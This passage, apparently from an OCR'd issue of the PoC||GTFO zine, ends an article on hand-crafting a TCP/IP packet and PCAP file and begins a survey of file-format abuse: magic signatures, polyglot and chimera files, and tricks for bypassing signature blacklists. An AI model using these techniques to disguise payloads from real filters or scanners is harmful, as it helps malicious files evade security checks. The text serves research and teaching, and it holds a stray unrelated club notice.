To compute the checksum, let's take all our IP header data we filled in so far in two-byte chunks, add it together, then add the overflowing byte back into the result, and subtract from `0xFFFF`. So `0x4500` + `0x003D` + `0x1337` + `0x4000` + `0x8C06` + `0xC0A8` + `0x0101` + `0xC0A8` + `0x0102` is `0x2A7CD`. `0x2` is the overflow, so we add it back in to get `0xA7CD` + `0x2` = `0xA7CF`. Subtracting this from `0xFFFF`, we find `0xFFFF - 0xA7CF` is `0x5830`, our packet's IPv4 checksum.

It's now time to set up our transport layer, TCP.

Transport Layer (TCP) Let's say our source port will be 0x1337, and the destination port will be `0x01BB`, which is decimal 443 for HTTPS. There's no point to any specific SEQ or ACK numbers for this implausible single packet, so we'll just use `0x00000000` and `0x00000000`.

[9] *But check out* `/proc/sys/net/ipv4/ip_default_ttl`*; for Windows, you are on your own—and many happy reboots! –PML*

The data offset (TCP header length) and flags share some bytes. We will have 32 bytes in our TCP header, including the 12 bytes of TCP options. 32 bytes are eight 32-bit words, so our data offset field is `0x8`.

We want this packet to have the flags of PUSH and ACK, so setting these bits gives us `0x18`. Combining these two values gives us the 2-byte value of `0x8018`, where the middle zero is a reserved nybble.

As we don't care to specify a window size at the moment, we'll default to `0x0000`—but keep in mind that putting a zero length in a TCP response is a rather evil trick you should only use on spammers and SEOs. (Look up the SMTP/TCP "LaBrea Tarpit" technique for more details.) We will do the checksum later, as a TCP checksum applies both to the header and to the payload. Since we won't be using the URG flag to mark this packet as urgent, we'll leave the urgent pointer field as `0x0000`.

For the options, we will use two NOPs for padding, to ensure an even number of 32-bit words, `0x0101`. Our option will be a timestamp (`0x08`), with a length of 10 (`0x0A`). Its TSval will arbitrarily be `0xDEADBEEF`, and its TSecr will be `0xFFFFFFFF`.

It is now time for the TCP checksum. A TCP checksum is calculated similarly to the IP one, but it also covers some of the IP fields![10] The source IP, the destination IP, and the protocol number must all be included. Also included is the size of the TCP section, including the payload data.

(`0xC0A8` + `0x0101` + `0xC0A8` + `0x0102` + `0x0006` + `0x0029`) + `0x1337` + `0x01BB` + `0x0000` + `0x0000` + `0x0000` + `0x0000` + `0x8018` + `0x0000` + `0x0000` + `0x0101` + `0x080A` + `0xDEAD` +

[10] *Yes, neighbors, it* is *an OSI layering violation—and it has been extracting its cost, in sweat, blood, and 0day. And if you think you are properly scared, you are not scared enough—just think of that SCADA protocol that has kept your neighborhood's lights on, so far. –PML*

`0xBEEF` + `0xFFFF` + `0xFFFF` + `0xD796` + `0xC34F` + `0x4FC7` + `0xE3C6` + `0xD600` is `0x963A3` with an overflow of `0x9`. `0x63A3` + `0x9` is `0x63AC`, and `0xFFFF - 0x63AC` is `0x9C53`, our TCP checksum.

PCAP Metadata So now we have the packet, but to look at it with the standard dissection tools (Tcpdump, Wireshark) or to use it with an injection tool (Tcpreplay), we need to create some metadata first. We will use the PCAP format, the most common format of packet capture tools.

A PCAP starts with 24 bytes of global file-scope metadata and another 16 bytes of per-packet metadata. The first six of PCAP's 4-byte fields are the magic number (`0xA1B2C3D4`), the PCAP version (2.4, so `0x00020004`), the timezone (GMT, so `0x00000000`), the sigfigs field[11] (`0x00000000`), the snaplen[12] (`0x0001000F`) and the network's data link type[13] (Ethernet: `0x00000001`).

So our global header will be `A1B2C3D4000200040000000000000000-01000F00000001`. Fun fact: reversing the order of the magic number to `0xD4C3B2A1` will change the endianness of the PCAP metadata—alerting your packet analyzer that the order of bytes in the capture file from another system should be reversed.

The per-packet data consists of four 4-byte fields: time, microtime, packet length, and captured length. Let's set the time to default day (`0x4EBD02CF`) and zero out the microtime (`0x00000000`). Our packet length will be `0x0000004B`, and we'll repeat the same value for the capture length.

[11] In theory, this is the accuracy of time stamps in the capture; in practice, typically set to zero.

[12] This is the maximum length of captured packets, in octets, or zero for no limit.

[13] `man 7 pcap-linktype` (from libpcap0.8-dev or equivalent)

Saving the pcap. Below you see a massively ugly command. We are echoing all of the above hex data in order, starting with the PCAP file's global metadata and following with the packet data. There isn't a single byte of this that we didn't discuss above; it's all there. We pipe it through `xxd` and use the `-r` and `-p` arguments to convert it from hex to actual binary data (`-p` tells `xxd` to expect a continuous hexdump without per-line addresses or offsets, rather than the standard `xxd output`; any whitespace including line breaks is ignored in this mode). Say hello to `lol.pcap`:

```
echo A1B2C3D4 00020004 00000000 00000000 0001000F 00000001 \
     4EBD02CF 00000000 0000004B 0000004B                   \
                                                           \
     12345678 9ABC3133 37313337 0800                       \
                                                           \
     45 00 003D 1337 4 000 8C 06 5830 C0A80101 C0A80102    \
                                                           \
     1337 01BB 00000000 00000000 8 0 18 0000 9C53 0000     \
     01 01  08 0A DEADBEEF FFFFFFFF                        \
                                                           \
     D796C34F4FC7E3C6D6 | xxd -r -p > lol.pcap
```

Now that you have a PCAP (see also Fig. 7.3), you can open it up in Wireshark and select each field in the Packet Details section to see the corresponding hex data in the Packet Bytes section. If you want to send a hand-crafted packet over your network, just replay it with something like

```
sudo tcpreplay -i eth0 lol.pcap
```

Hack around, change some bytes, and see what happens. Do impossible things, like setting the IPv4 layer's first byte to `0x43`, which specifies an IPv4 packet with a 12-byte IP header. This means the IP header doesn't have room for its own IP addresses. What will your little Linksys box do when it gets such a packet? What will your newest shiny box with that fruit logo do? And how much do you dare trust that penguin, really? Well, there is—and there has ever been—only one way to find out. :)




Figure 7.3: Crafted PCAP

7:6 Abusing file formats; or, Corkami, the Novella

by Ange Albertini

First, you must realize that a file has no intrinsic meaning. The meaning of a file—its type, its validity, its contents—can be different for each parser or interpreter.

Like beef cuts, which vary with the country's standards by which the animal is cut, a file is subject to interpretations of the standard. The beauty of standards is that there are so many interpretations to choose from!

Because these standards are sometimes unclear, incomplete, or difficult to understand, a variety of abuses are possible, even if the files are considered valid by individual parsers.

A *Polyglot* is a file that has different types simultaneously, which may bypass filters and avoid security counter-measures. A *Schizophrenic* file is one that is interpreted differently depending on the parser. These files may look innocent (or corrupted) to one interpreter, malicious to another. A *Chimera* is a polyglot where the same data is interpreted as different types, which is a more advanced kind of filter bypass.

This paper is a classification of various file techniques, many of which have already been mentioned in previous PoCs and articles.




Figure 7.4: Brazilian and French beef cuts.

The purpose of this article is not to repeat all of the others, but to collect them together for review and comparison.

Identification

It's critical for any tool to identify the file type as early and reliably as possible. The best way for that is to enforce a unique, not too short, fixed signature at the very beginning. However, these magic byte signatures may not be perfectly understood, leading to some possible problems.

Most file formats enforce a unique magic signature at offset zero. It's typically—but not necessarily—four bytes. Office documents begin with `D0 CF 11 E0`, ELF files begin with `7F E L F`, and Resource Interchange File Format (RIFF) files begin with `R I F F`. Some magic byte sequences are shorter.

Because JPEG is the encoding scheme, not a file format, these files are defined by the JPEG File Interchange Format or JFIF. JFIF files begin with `FF D8`, which is one of the shortest magic byte sequences. This sequence is often wrongly identified, as it's typically followed by `FF E0` for standard header or `FF E1` for metadata in an EXIF segment.

BZip2's magic signature is only sixteen bits long, `B Z`. However it is followed by the version, which is only supposed to be `h`, which stands for Huffman coding. So, in practice, BZ2 files always start with the three-byte sequence `B Z h`.

A Flash video's magic sequence is three bytes long, `F L V`. It is followed by a version number, which is always `0x01`, and a mask for audio or video. Most video files will start with `F L V 01 05`.

Some magic sequences are longer. These typically add more characters to detect transfer errors, such as FTP transfers in which ASCII-mode has been used instead of binary mode, causing a translation between different end–of–line conventions, escaping,

or null bytes.

Portable Network Graphic (PNG) files always use a magic that is eight bytes long, `89 P N G 0D 0A 1A 0A`. The older, traditional RAR file format begins with `R a r ! 1A 07 00`, while the newer RAR5 format is one byte longer, `R a r ! 1A 07 01 00`.

Some magic signatures are obvious. ELF (Executable & Linkable Format), RAR (Roshal Archive), and TAR (Tape Archive) all use their initials as part of the magic byte sequence.

Others are obscure. GZIP uses `1F 8B`. This is followed by the compression type, the only correct value for which is `0x08` for Deflate, so all these files are starting with `1F 8B 08`. This is derived from Compress, which began to use a magic of `1F 8D` in 1984, but it's not clear why this was chosen.

Some are chosen for vanity. Philipp Katz placed his initials in ZIP's magic value of `P K`, while Fabrice Bellard chose `0xFB` for the BPG file format.

Some use L33TSP34K sequences, such as `D0 CF 11 E0`, `CA FE BA BE`, and `CA FE FE ED`. It looks cool, but there are only so many words that can be encoded as hex. There aren't so many collisions, but the most common one is of course `CA FE BA BE`, which is used for Java .CLASS and Universal Mach-O. These are easy to tell apart right after the magic, however. In a Mach-O, the magic signature is followed by the number of architectures as a big-endian DWORD, which means such a fat binary usually starts with `CA FE BA BE 00 00 00 02` to indicate support for x86 and PowerPC, just two of the twenty supported architectures.[14] Conversely, a Java Class puts minor and major version numbers right after the magic, and `major_version` should be greater than or equal to `0x2D`, which indicated JDK 1.1 from 1997.[15]

[14] `http://tinyurl.com/MachO-fat-header`
[15] `http://docs.oracle.com/javase/specs/jvms/se7/html/jvms-4.html`

_ — — _ — — — — _ — _

Some file formats can be seen as high-level containers, with vastly differing internal file formats. For example, the Resource Interchange File Format (RIFF) covers the AVI video container, the WAV audio container, and the animated image ANI. Thus three different file types (video, audio, animation) are relying on the same outer format, which defines the magic that will be required at offset zero.

Encodings

Some file formats accept different encodings, and each encoding uses a different Magic signature.

TIFF files can be either big or little endian, with `I I` indicating Intel (little) endianness and `M M` for Motorola (big) endianness. Right after the signature is the number forty-two encoded as a 16–bit word—`00 2A` or `2A 00` depending on the endianness—so the different magics feel redundant! A common `T I F F` magic before this endianness marker would have been good enough.

32–bit Mach–O files use `FE ED FA CE`, while 64–bit Mach–O files use `FE ED FA CF`. The next two fields also imply the architecture, so a 32–bit Mach-O for Intel typically starts with `FEEDFACE 00000007 00000003`, while a 64–bit file starts with `FEEDFACF 01000007 80000003`, defining a 64b magic, ABI64 architecture, and Lib64 as a subtype.

Flash's Small Web Format originally used the `F W S` magic, then its compressed version used the `C W S` magic. More recently, the LZMA–compressed version uses the `Z W F` magic. Once again, it doesn't make sense as the signatures are always followed by a version number. A higher bit could have been set to define the compression if that was strictly necessary. In practice, however, it turns out that there is rarely a check for these values.

Why do they bother defining a version number and file size if it just works with any value?

While most file formats enforce their magic at offset zero, it's common for archive formats to NOT enforce magic at the start of an archive. 7ZIP, RAR, and ZIP have no such requirement. However, some Unix compressors such as GZIP and BZip2 do demand proper magic at offset zero. These are just designed to compress data, with the filename being optional (for GZIP) or just absent (BZip2).

Specific Examples

TAR, the Tape Archive format, was first used to store files via tape. It's block-based, and for each file, the header block starts with the filename. The magic signature, depending on the exact version of TAR, is present at offset `0x100` of the header block. The whole header contains a checksum for itself, and this checksum is enforced.

PDF in theory should begin with a standard signature at offset zero, `% P D F - 1 . [0-7]`, but in practice this signature is required only to be within the first kilobyte. This limit is odd, which is likely the reason why some PDF libraries don't object to a missing signature. PDF is actually parsed bottom–up for a complete document interpretation to allow for incremental document modifications. Further, the signature doesn't need to be complete! It can be truncated, either to `%PDF-1.` or `%PDF\0`.

ZIP doesn't require magic at offset zero, and like PDF it's parsed from the bottom up. In this case, it's not to allow for incremental updates; rather, it's to limit those time–consuming floppy swaps when a multi–volume archive is created on the fly, on external storage. The index structure must be located near the end of the file.

Even more confusingly, it's common that viewers and the actual extractor will have a different threshold regarding the distance to the end of file. WinRar, for example, might list the contents of an archive without error, but then silently fail to extract it!

Although standard ZIP tolerates not starting at offset zero or not finishing at the last offset, some variants built on top of the ZIP format are pickier. Keep this in mind when creating funky APK, EGG, JAR, DOCX, and ODT files.

Bad Magic Signatures

OpenType fonts start with `00 01 00 00`, which is actually not a magic signature, but a version number, which is expected to be constant. How pointless is that?

Windows icons (ICO) and static cursors (CUR) are using the same format. This format has no official name, but it always has a magic of `00 00`.

Hardware Formats

Hardware-oriented formats typically have no header. They are designed for efficiency, and their parser is implemented in hardware. They are seen not as files, but as images burned into a ROM or similar storage. They are directly read (and executed/interpreted) by a CPU, which often specifies critical data at the very first offsets.

For example, floppy disks and hard disks begin with a 512–byte Master Boot Record (MBR) of executable code that must end with `0xAA55`. Video game console ROMs often begin with the initial stack pointer and program counter. The TGA image format, which was designed in 1984 as a raster image format to be read directly by a graphics board, begins with the image's

width and height. (Version 2 of TGA has an optional footer, ending with a constant signature.)

However, it's also common that some extra constant structure is required at a specific offset, later in the memory space. These requirements are often enforced in software by the BIOS or bootloader, rather than by a hardware check. For example, a Megadrive (Genesis) cartridge must have the ASCII string "`SEGA`" at offset `0x100`.[16] A Gameboy ROM must contain the Nintendo logo for its startup screen from offset `0x104` to `0x133`, one of the longest signatures required in any file format.[17] Super NES ROMs have a header later in the file, called the Cartridge Header. The exact offset of this header varies by the type of ROM, but it is always far enough into the header that polyglot ROMs are easy to create.[18] Examples of such polyglots are shown in Figures 7.5 and 7.6.

Abusing File Signature

Obviously, there is no room for abusing signatures as long as the content and the offset of the signatures are strictly enforced. Signature abuse is possible when parsers are trying to recover broken files; for example, some PDF readers don't require the presence of the PDF signature at all!

Header abuse is also possible when the specification is incorrectly implemented. For example, the GameBoy Pocket—and only the GameBoy Pocket—doesn't bother to fully check the BIOS signature.

[16] `http://wiki.megadrive.org/index.php?title=TMSS`
[17] `http://problemkaputt.de/pandocs.htm#thecartridgeheader`
[18] `http://problemkaputt.de/fullsnes.htm`




Figure 7.5: Sega Master System, Gameboy Color & PDF Polyglot

Blacklisting

As hinted previously, PDF can be easily abused. For security reasons, Adobe Reader, the standard PDF reader, has blacklisted known magic signatures such as PNG or PE since version 10.1.5. It is thus not possible anymore to have a valid polyglot that would open in Adobe Reader as PDF. This is a good security measure even if it breaks compatibility with older releases of PoC‖GTFO.

However, it's critical to blacklist the actual signature as opposed to what is commonly appearing in files. JPEG File Interchange Format (JFIF) files typically start with the signature, SOI, and an APP0 segment, which make the file start with `FF D8 FF E0`. However, the signature itself is only `FF D8`, which can lead to a blacklist bypass by using a different segment or different marker right after the signature. I abused this trick to make a JPEG/PDF polyglot in PoC‖GTFO 3:3, but since then, Adobe has fixed their JFIF signature parsing. As such, `pocorgtfo03.pdf` doesn't work in versions of Adobe Reader released since March of 2014.

Of course, blacklisting can only affect current existing formats that are already widespread. The `Z W S` signature that we used for `pocorgtfo05.pdf` is now blacklisted, but the BPG signature used in `pocorgtfo07.pdf` is very recent so it has not been blacklisted yet. Moreover, each signature to be blacklisted has to be added manually. Requiring the PDF signature to appear earlier in the file—even just in the first 64 bytes instead of a whole kilobyte—would proactively prevent a lot of polyglot types, as most recent formats are dense at the start of the file. Checking the whole signature would also make it even harder, though not respecting your own standard even for checking signatures is an insult to every standard.

File Format Structures

Most file formats are either chunk-based or pointer-based. Chunked files are often some variant of Tag/Length/Value (TLV), which are versatile and size-efficient. Pointer-based files are better adapted to direct memory mapping. Let's have some fun with each.

Chunk Sequences

The information is cut into chunks, which all have the same top-level structure, often defining a type, via a tag, then the length of the chunk data to come, then the chunk content itself, of the given length. Some formats such as PNG also require their chunks to end with a checksum, covering the rest of the chunk. (In practice, this checksum isn't always enforced.)

For even more space efficiency, BZip2 is chunk based, but at the bit level! Bytes are never padded, and structures are not aligned. It doesn't waste a single bit, but for that reason it's damned near unreadable with a standard hex viewer. Because no block length is pre-encoded, block markers are fairly big, taking 48 bits. These six bytes, if they were aligned, would be `31 41 59 26 53 59`, the BCD representation of π.

Structure Pointers

The first structure containing the magic signature points to the other structures, which typically don't lie immediately after each other. Pointers can be absolute as in file offsets, or relative to the current structure's offset or to some virtual address. In many cases, relative pointers are unsigned. Typically, executable images use such pointers for their interrupt tables or entry points.

In many chunk-based formats such as FLV, you can inflate the

declared size of a chunk without any warnings or errors. In that case, the size technically behaves as a relative pointer to the next chunk, with a lower limit.

Abusing File Format Structures

Empty Space

Block-sized formats, such as ISO,[19] TAR,[20] and ROM dumps often contain a lot of extra space that can be directly abused.

In theory, it may look like TAR should have lots of zero bytes, but in practice, it's perfectly fine to have one that's 7–bit ASCII! This makes it possible to produce an ASCII abstract that is a valid TAR. For good measure, the one shown in Figure 7.7 is not only an ASCII TAR, but also a PDF. The ASCII art comes free.

Appended Data

Since many formats define an end marker, adding any data after is usually tolerated: after all, the file is complete, parsing can end successfully. However, it's also easy for them to check if they reached the end of the file; in this case (such as BPG or Java Class), no appended data is tolerated at all.

[19] `qemu-system-i386 -cdrom pocorgtfo05.pdf`
[20] PoC||GTFO 6:4

German GQRP Club Members
MEETING IN MAY 1998
Please contact Rudi before the end of January
Rudi Dell, DK4UH, Weinbietstr. 10, 67459, BOEHL-IGGELHEIM

Trailing Space

Metadata fields are often null-terminated with a maximum length. This gives us a bit of controllable space after the null character. That way, one could fit a PDF signature and stream declaration within the metadata fields of a NES Sound Format (NSF) to get a working polyglot.

This is shown in Figure 7.8, where the NSF's Title is "`SSL Smiley song :-)\0%PDF-1.5`". Similarly, the Author is "`Melissa Eliott\0 9 0 obj <<<>>>%`" and the Copyright is "`2014 0xabad1dea"\0 \n stream \n`".

The original metadata is preserved, while declaring a PDF file and a dummy PDF object that will cover the rest of the data of the NSF file.

Non-Critical Space

Some fields are required by a standard, but the parsers will forgive us for violations of the standard. These parsers try to recover information out of corrupt files rather than halting on invalid structures.

JFIF is a clear example. Many JFIF segments clearly define their length, however nothing prevents you from inserting extra data at the end of one segment. This data may be ignored, and the parser will just look for the next segment marker. Since JFIF specifies that all segments are made of `FF` followed by a non-null byte, as long as your extra data doesn't encode a segment marker for a known segment type, you're fine. Known types include Define Quantization Table `FF DB`, Define Huffman Table `FF C4`, Start Of Scan `FF DA`, and End Of Image `FF D9`.

Figure 7.6: Sega Megadrive, Super Nintendo & PDF Polyglot




Figure 7.7: PDF, TAR Polyglot in 7–bit Clean ASCII




Figure 7.8: PDF and NES Sound Format polyglot




Figure 7.9: PNG whose "`duMb`" chunk contains PCM Audio

In console ROMs, CPU memory space often starts with interrupt vector tables. You can adjust the handler addresses to encode a useful value, or sometimes use arbitrary values for unused handlers.

Making Empty Space

In a chunk-structured format, you can often add an auxiliary chunk to carve extra space. Forward compatibility makes readers fully ignore the extra chunk. Figure 7.9 shows a PNG whose "`duMb`" chunk happens to contain valid PCM audio.

Sometimes, you have to flip a bit to enable structure space that can be abused. Examples include the 512–byte training buffer in the iNES (`.nes`) ROM format, which is used to hold code for enabling cheats.




Figure 7.10: BPG/HTML/PDF Polyglot. ZIP not shown.

A PDF/ZIP/BPG/HTML polyglot BPG[21] stands for Better Portable Graphics. It was recently created as an alternative to JPG, PNG, and GIF. BPG images can be lossy or lossless. The format supports animation and transparency.

To give BPG more exposure, this issue is a PDF/ZIP/BPG/-HTML polyglot. Also, we're running out of formats that Adobe hasn't blacklisted as polyglots.

BPG's structure is very compact. Some fields' bits are split over different bytes, most numerical values are variable–length encoded, and every attempt is made to avoid wasted space. Besides the initial signature, everything is numerical. These "chunk types"—also called "extension tags"—are not ASCII like they commonly are in PNG. Information is byte-aligned, so the format isn't quite so greedily compressed as BZip2.

BPG enforces its signature at offset zero, and it is not tolerant to appended data, so the PDF part must be inside of the BPG part. To make a BPG polyglot, enable use the extension flag to add your own extension with any value other than `5`, which is reserved for the animation extension. Now you have a free buffer of an arbitrary length.

Since the author of BPG helpfully provides a standalone JavaScript example to decompress and display this format, a small page with this script was also integrated in the file. That way the file is a valid BPG, a valid PDF, and a valid HTML page that will display the BPG image. You just need to rename `pocorgtfo07.pdf` to `pocorgtfo07.html`. You can see this in Figure 7.10.

Thanks to Mathieu Henri for his help with the HTML part.

Moving Structures Around In a pointer-chained format, you can often move structures around or even inside other structures

[21] `http://bellard.org/bpg/`

without breaking the file. These parsers never check that a structure is actually after or outside another structure.

Technically-speaking, an FLV header defines its own size as a 32–bit word at offset `0x05`, big endian. However nothing prevents you from making this size bigger than used by Flash. You can then insert your data between the end of the real header and the beginning of the first header packet.

To make some extra space early in ROMs, where the code's entrypoint is always at a fixed address, just jump over your inserted data. Since the jump instruction's range may be very limited on old systems, you may need to chain them to make enough controllable space.

Structure Order

To manipulate encryption/decryption via initialization vector, one can control the first block of the file to be processed by a block cipher, so the content of the file in this first block might be critical. It's important then to be able to control the chunk order, which may be against the specs, and against the abilities of standard processing libraries. This was used as Angecryption in PoC||GTFO 3:11.

The minimal chunk requirements for PNG are `IHDR`, `IDAT`, and `IEND`. PNG specifies that the `IHDR` chunk has to be first, but even though all image generators follow this part of the standard, most parsers fail to enforce the requirement.

The same is true for JFIF (JPEG) files. The `APP0` segment should be first, and it is always generated in this position, but readers don't really require it. In practice, a JFIF file with no `APPx` segments often produces neither warnings nor errors. Figure 7.11 shows a functional JPEG that has no `APPx` segments, neither a JFIF signature nor any EXIF metadata!




Figure 7.11: JPEG with no APPx segments.

Data Encodings

It's common for different file formats to rely on the same data encodings that have been proved reliable and efficient, such as JPEG for lossy pictures or Deflate/Zlib. Thus it's possible to make two different file formats in the same file relying on the same data, stored with the same encoding.

Abusing Data

JPG/PDF/ZIP Chimera For this kind of abuse, it's important to see if what comes directly before the data can be abused, and how the data offset can be abused.

A PDF directly stores JPG image and so does a ZIP archive using no compression, except that a ZIP's Local File Header contains a duplicate of the filename just before the file data itself.

Thus, we can create a single chimera that is at once a ZIP, a JPG, and a PDF. The ZIP has the JPEG image as a JFIF file, whereas the whole file is also a valid JPEG image, and the whole

